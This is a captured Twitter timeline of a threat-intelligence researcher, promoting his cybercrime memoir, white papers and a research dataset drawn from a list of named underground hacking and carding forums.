
20 - Wednesday


01:50

https://t.co/uvAt5gK9BA https://t.co/zPSxbsDY1n











Keeping it cool! https://t.co/0mUajr8DT8 https://t.co/WAGB1sDseY




02:11

Keeping it cool! https://t.co/0mUajr8DT8 https://t.co/ChXmU0D9nL




02:11 Keeping it cool! https://t.co/0mUajr8DT8 https://t.co/YcupgIQQbl



02:14


Keeping it cool! https://t.co/0mUajqR2uy https://t.co/ezLqloFSQi



22 - Friday

06:38

No audio. Who wants API key here? https://t.co/0mUajr8DT8 https://t.co/bdrCHXR06R




23 - Saturday

07:37

Dear friends and colleagues. Who wants to socialize here with me? Post a comment and say "hi" or "keep up the good work" and it would be greatly appreciated. Check out https://t.co/JTcqOaYgET including my Dark Web Onion - https://t.co/HBrH9ck2qD stay tuned! https://t.co/lOqZ82l9qb






24 - Sunday

Second Premium Interactive Edition of my "Cyber Intelligence" memoir is on its way. Wish me luck! There will be a lot of interactive content in terms of audio and video material and I'm also taking a summer break! Happy Easter and Happy Summer! https://t.co/QrRDtjsjJM

★4



02:14

Second image in a row. My savings go here. I'm looking for a place to crash during the holidays. Wish me luck and stay tuned for the Second Premium Interactive Edition of my "Cyber Intelligence" memoir. Happy holidays! https://t.co/uf2TKgHU5h



02:15



May

2 - Monday

23:05

My latest white paper courtesy of me for @whoisxmlapi - https://t.co/xs8XDutSVp grab a copy today!

23:06

My second white paper courtesy of me for @whoisxmlapi - https://t.co/bD0WGP22dk grab a copy today!

4 - Wednesday

20:31

My third white paper courtesy of me for @whoisxmlapi - https://t.co/LublTAhTAQ grab a copy today!

5 - Thursday

04:56

Folks. Guys and girls. Who wants access to my 77GB and counting Cybercrime Forum Data Set for 2022? Drop me a line at dancho.danchev@hush.com and I would be happy to offer access for research purposes. Regards. Dancho https://t.co/bX7KbADYbm



<pre><parent></parent></pre>	Darkmoney	iHonker	ShadowMarket
11Wang	DarkWeb	LinkFeed	SkyFraud
365Exe	DomenForum	Linuxac.org	Spyhackerz
419eater	Eviloctal	Master-X	Svuit.vn
4HatDay	Exelab	MasterWebs	Szenebox
aHack	Forum-UINSell	MaulTalk	Szuwi
Aljyyosh	Forum.Zloy.bz	Mmpg.ru	Tenebris
Antichat.ru	ForumSape	Mr11-11mr.7olm.org	TheBot
ArmadaBoard	ForumSEO	Nullnoss.org	Toolbabase.se
BigFozzy	Free-hack	pay-per-install.org	TotalBlackhat
BlackhatWorld	ghostmarket.net	PhreakerPro	Turkhackteam
BPCForum	Gla.vn	Piratebuhta.pw	Vsehobby
Cardvilla	GoFuckBiz	ProCrd	Webmasters.ru
Chf	gofuckbiz.com	ProLogic	Whitehat.vn
CNHonker	H4kurd.com	Promarket	WWH-Club
CNSec	Hack-Port	ProxyBase	www.opensc.ws
Crack-Forum	Hackersoft	scamwarners	Xakep.bg
Cracked to	Hackingboard	SEOCafe	Xakepok
Cyberizm	Hackings	SEOForum	Zismo
Darkmarket la	iFud		


04:57

Folks. Guys and girls. Who wants access to my 77GB and counting Cybercrime Forum Data Set for 2022? Drop me a line at dancho.danchev@hush.com and I would be happy to offer access for research purposes. Regards. Dancho https://t.co/OwgdVfL0nn




04:57

Folks. Guys and girls. Who wants access to my 77GB and counting Cybercrime Forum Data Set for 2022? Drop me a line at dancho.danchev@hush.com and I would be happy to offer access for research purposes. Regards. Dancho https://t.co/OhsvxTNo1k




04:57

Folks. Guys and girls. Who wants access to my 77GB and counting Cybercrime Forum Data Set for 2022? Drop me a line at dancho.danchev@hush.com and I would be happy to offer access for research purposes. Regards. Dancho https://t.co/50AkncWz47




04:58

Folks. Guys and girls. Who wants access to my 77GB and counting Cybercrime Forum Data Set for 2022? Drop me a line at dancho.danchev@hush.com and I would be happy to offer access for research purposes. Regards. Dancho https://t.co/uWuq1t9DYZ




Folks. Guys and girls. Who wants access to my 77GB and counting Cybercrime Forum Data Set for 2022? Drop me a line at dancho.danchev@hush.com and I would be happy to offer access for research purposes. Regards. Dancho https://t.co/M2HInO0CZT



04:58

Folks. Guys and girls. Who wants access to my 77GB and counting Cybercrime Forum Data Set for 2022? Drop me a line at dancho.danchev@hush.com and I would be happy to offer access for research purposes. Regards. Dancho https://t.co/PRhB5HDd7n



7 - Saturday

02:51

My Dark Web Onion - https://t.co/cQq40tVcwD https://t.co/XBQqcGNdpk



V227	224
Visitors	Visits
1	27
1	5,262
8	38,656
31	142,498
319	330,408
319	330,408
	1 8 31 319

Cyber Intelligence

The Definite Cybercrime and Web 2.0 Memoir Courtesy of Dancho Danchev

The RBN, The Koobface Botnet, The Rock Phish Gang, Spam Phishing and Malware Campaigns Including Botnet and Money Mule Recruitment Scams Traced Down to Their Source Including Various Underground Market Propositions Exposed

https://ddanchev.blogspot.com

Dancho Danchev

18:55

https://t.co/H7zRzUNCZq #security #cybercrime #malware #CyberSecurity #cybersecuritytips #cyberattacks #CybersecurityNews #threathunting #ThreatIntelligence #threatintel


19:18

https://t.co/gej8f4CWpN #security #cybercrime #malware #CyberSecurity #cybersecuritytips #cyberattacks #CybersecurityNews #threathunting #ThreatIntelligence #threatintel

8 - Sunday

05:45

https://t.co/AGBJd8eCtX #security #cybercrime #malware #CyberAttack #CyberSecurity #cybersecuritytips #CyberSec #cyberattacks #ThreatIntelligence #threathunting #threatintel https://t.co/LRTy5XEG3g



16 - Monday

10:17

This just in. Shipping them in batches. Since the early days of humankind. I just got a FortiMail and quite impressive a FortiSandbox appliance where I wanted to thank my current employer @whoisxmlapi for making the infrastructure investment. Stay tuned! https://t.co/ufIP2wCxIi



20 - Friday

04:57

This is me and @whoisxmlapi rocking the boat! - https://t.co/Vu5MB6njx5

 $\bigstar 1$

21 - Saturday

01:54

https://t.co/Vu5MB6njx5 #security #cybercrime #malware #CyberSecurity #cyberattacks #cybersecuritytips #cybercriminals #ThreatIntelligence #threatreport https://t.co/pn9OtfsX1Z


≥3 ★5



24 - Tuesday

10:15


https://t.co/JTcqOaYgET | https://t.co/0mUajr8DT8 | https://t.co/sMWCGUWR6g | https://t.co/ZOwW9r2oiV | https://t.co/eufo0wGUnb | https://t.co/nNsXMPrGi0 | https://t.co/7GM1oNeIFK | https://t.co/uvAt5gK9BA | https://t.co/UZ6qVAhxVFhttps://t.co/cxwtzGpImF





RT @whoisxmlapi: For law enforcement, intel from WXA can provide critical clues about threat actors or even prevent cybercrime. Discover ho...





































